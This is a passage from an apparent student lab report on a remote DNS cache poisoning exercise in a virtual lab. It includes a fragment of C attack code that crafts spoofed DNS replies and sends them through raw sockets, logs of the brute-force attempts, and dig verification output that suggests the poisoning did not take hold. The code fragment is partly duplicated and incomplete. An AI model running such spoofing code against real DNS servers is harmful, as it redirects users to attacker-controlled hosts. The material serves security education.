  memcpy(pkt+12, (void*)&ip, 4);
  // qname at offset 41
  memcpy(pkt+41, name, 5);
  // rrname at offset 64
  memcpy(pkt+64, name, 5);
  // id at offset 28
  unsigned short transid = htons(id);
  memcpy(pkt+28, (void*)&transid, 2);
  //send the dns reply out
  send_raw_packet(pkt, pktsize);

/* Send the raw packet out
 *    buffer: to contain the entire IP packet, with everything filled out.
 *    pkt_size: the size of the buffer.
 * */
```

FIGURE 10.4: attack.c code

request.py | reply.py | attack.c


```c
{
  // src ip at offset 12
  int ip = (int)inet_addr(src);
  memcpy(pkt+12, (void*)&ip, 4);
  // qname at offset 41
  memcpy(pkt+41, name, 5);
  // rrname at offset 64
  memcpy(pkt+64, name, 5);
  // id at offset 28
  unsigned short transid = htons(id);
  memcpy(pkt+28, (void*)&transid, 2);
  //send the dns reply out
  send_raw_packet(pkt, pktsize);

/* Send the raw packet out
 *    buffer: to contain the entire IP packet, with everything filled out.
 *    pkt_size: the size of the buffer.
 * */

}

void send_raw_packet(char * buffer, int pkt_size)
{
  struct sockaddr_in dest_info;
  int enable = 1;

  // Step 1: Create a raw network socket.
  int sock = socket(AF_INET, SOCK_RAW, IPPROTO_RAW);

  // Step 2: Set socket option.
  setsockopt(sock, IPPROTO_IP, IP_HDRINCL,
             &enable, sizeof(enable));
// Step 3: Provide needed information about destination.
  struct ipheader *ip = (struct ipheader *) buffer;
  dest_info.sin_family = AF_INET;
  dest_info.sin_addr = ip->iph_destip;

  // Step 4: Send the packet out.
  sendto(sock, buffer, pkt_size, 0,
       (struct sockaddr *)&dest_info, sizeof(dest_info));
  close(sock);
}
```

FIGURE 11: Running the attack.c file



```
/bin/bash 97x35
attempt #39593. request is [wmruiabcdefghijklmnopqrstuvwxyzE.example.com], transaction ID is: [0]
attempt #39594. request is [trliuabcdefghijklmnopqrstuvwxyzE.example.com], transaction ID is: [0]
attempt #39595. request is [hjjlpabcdefghijklmnopqrstuvwxyzE.example.com], transaction ID is: [0]
attempt #39596. request is [xuhfyabcdefghijklmnopqrstuvwxyzE.example.com], transaction ID is: [0]
attempt #39597. request is [iuagfabcdefghijklmnopqrstuvwxyzE.example.com], transaction ID is: [0]
attempt #39598. request is [wtnblabcdefghijklmnopqrstuvwxyzE.example.com], transaction ID is: [0]
attempt #39599. request is [axzttabcdefghijklmnopqrstuvwxyzE.example.com], transaction ID is: [0]
attempt #39600. request is [imktuabcdefghijklmnopqrstuvwxyzE.example.com], transaction ID is: [0]
attempt #39601. request is [fbfqoabcdefghijklmnopqrstuvwxyzE.example.com], transaction ID is: [0]
attempt #39602. request is [vnjeuabcdefghijklmnopqrstuvwxyzE.example.com], transaction ID is: [0]
attempt #39603. request is [jnqlvabcdefghijklmnopqrstuvwxyzE.example.com], transaction ID is: [0]
attempt #39604. request is [vhrliabcdefghijklmnopqrstuvwxyzE.example.com], transaction ID is: [0]
attempt #39605. request is [cnicgabcdefghijklmnopqrstuvwxyzE.example.com], transaction ID is: [0]
attempt #39606. request is [bmsmfabcdefghijklmnopqrstuvwxyzE.example.com], transaction ID is: [0]
attempt #39607. request is [prguhabcdefghijklmnopqrstuvwxyzE.example.com], transaction ID is: [0]
attempt #39608. request is [xrwgwabcdefghijklmnopqrstuvwxyzE.example.com], transaction ID is: [0]
attempt #39609. request is [rrlhcabcdefghijklmnopqrstuvwxyzE.example.com], transaction ID is: [0]
attempt #39610. request is [gflzsabcdefghijklmnopqrstuvwxyzE.example.com], transaction ID is: [0]
attempt #39611. request is [veffiabcdefghijklmnopqrstuvwxyzE.example.com], transaction ID is: [0]
attempt #39612. request is [lhufvabcdefghijklmnopqrstuvwxyzE.example.com], transaction ID is: [0]
attempt #39613. request is [zuoirabcdefghijklmnopqrstuvwxyzE.example.com], transaction ID is: [0]
attempt #39614. request is [xfitnabcdefghijklmnopqrstuvwxyzE.example.com], transaction ID is: [0]
attempt #39615. request is [gmgruabcdefghijklmnopqrstuvwxyzE.example.com], transaction ID is: [0]
attempt #39616. request is [kabvzabcdefghijklmnopqrstuvwxyzE.example.com], transaction ID is: [0]
attempt #39617. request is [tsdayabcdefghijklmnopqrstuvwxyzE.example.com], transaction ID is: [0]
attempt #39618. request is [llhfsabcdefghijklmnopqrstuvwxyzE.example.com], transaction ID is: [0]
attempt #39619. request is [chnqrabcdefghijklmnopqrstuvwxyzE.example.com], transaction ID is: [0]
attempt #39620. request is [gpyqiabcdefghijklmnopqrstuvwxyzE.example.com], transaction ID is: [0]
attempt #39621. request is [lxxroabcdefghijklmnopqrstuvwxyzE.example.com], transaction ID is: [0]
attempt #39622. request is [tdouaabcdefghijklmnopqrstuvwxyzE.example.com], transaction ID is: [0]
attempt #39623. request is [qpstpabcdefghijklmnopqrstuvwxyzE.example.com], transaction ID is: [0]
attempt #39624. request is [qhcxoabcdefghijklmnopqrstuvwxyzE.example.com], transaction ID is: [0]
attempt #39625. request is [ubxjtabcdefghijklmnopqrstuvwxyzE.example.com], transaction ID is: [0]
attempt #39626. request is [orimiabcdefghijklmnopqrstuvwxyzE.example.com], transaction ID is: [0]
attempt #39627. request is [rzfgsabcdefghijklmnopqrstuvwxyzE.example.com], transac
```

FIGURE 12: Wireshark capture while the attack running



We can see in fig12 that we getting query responses between the server of what we had run the dig command on before as well as our own servers (199.43.133.53 / 199.43.135.53).

3.5 TASK 7: RESULT VERIFICATION

To verify whether your attack is successful or not, go to the User VM, run the following two `dig` commands. In the responses, the IP addresses for `www.example.com` should be the same for both commands, and it should be whatever you have included in the zone file on the Attacker VM.

```
// Ask the local DNS server to do the query
$ dig www.example.com

// Directly query the attacker32 nameserver
$ dig @ns.attacker32.com www.example.com
```

Please include your observation (screenshots) in the lab report, and explain why you think your attack is successful. In particular, when you run the first `dig` commands, use Wireshark to capture the network traffic, and point out what packets are triggered by this `dig` command. Use the packet trace to prove that your attack is successful.

FIGURE 13: '<u>Dig www.example.com' command result – user vm</u>

```
[12/27/22]seed@VM:/etc$ dig www.example.com

; <<>> DiG 9.10.3-P4-Ubuntu <<>> www.example.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 24420
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 2, ADDITIONAL: 5

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
;; QUESTION SECTION:
;www.example.com.               IN      A

;; ANSWER SECTION:
www.example.com.        86400   IN      A       93.184.216.34

;; AUTHORITY SECTION:
example.com.            86400   IN      NS      b.iana-servers.net.
example.com.            86400   IN      NS      a.iana-servers.net.

;; ADDITIONAL SECTION:
a.iana-servers.NET.     1800    IN      A       199.43.135.53
a.iana-servers.NET.     1800    IN      AAAA    2001:500:8f::53
b.iana-servers.NET.     1800    IN      A       199.43.133.53
b.iana-servers.NET.     1800    IN      AAAA    2001:500:8d::53

;; Query time: 499 msec
;; SERVER: 10.0.2.10#53(10.0.2.10)
;; WHEN: Tue Dec 27 12:32:45 EST 2022
;; MSG SIZE  rcvd: 216
```

In figure 13 we can see that it looks the same like in figure 4 – before the attack.

FIGURE 14: Wireshark capture from the User




FIGURE 15: ‘Dig @ns.attacker32.com www.example.com’ command result

```
[12/27/22]seed@VM:/etc$ dig @ns.attacker32.com www.example.com

; <<>> DiG 9.10.3-P4-Ubuntu <<>> @ns.attacker32.com www.example.com
; (1 server found)
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 49450
;; flags: qr aa rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 1, ADDITIONAL: 2

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
;; QUESTION SECTION:
;www.example.com.               IN      A

;; ANSWER SECTION:
www.example.com.        259200  IN      A       1.2.3.5

;; AUTHORITY SECTION:
example.com.            259200  IN      NS      ns.attacker32.com.

;; ADDITIONAL SECTION:
ns.attacker32.com.      259200  IN      A       10.0.2.11

;; Query time: 0 msec
;; SERVER: 10.0.2.11#53(10.0.2.11)
;; WHEN: Tue Dec 27 11:12:48 EST 2022
;; MSG SIZE  rcvd: 104
```

In figure 15 we can see that it looks the same like in figure 5 – before the attack.

FIGURE 16: Wireshark capture from the User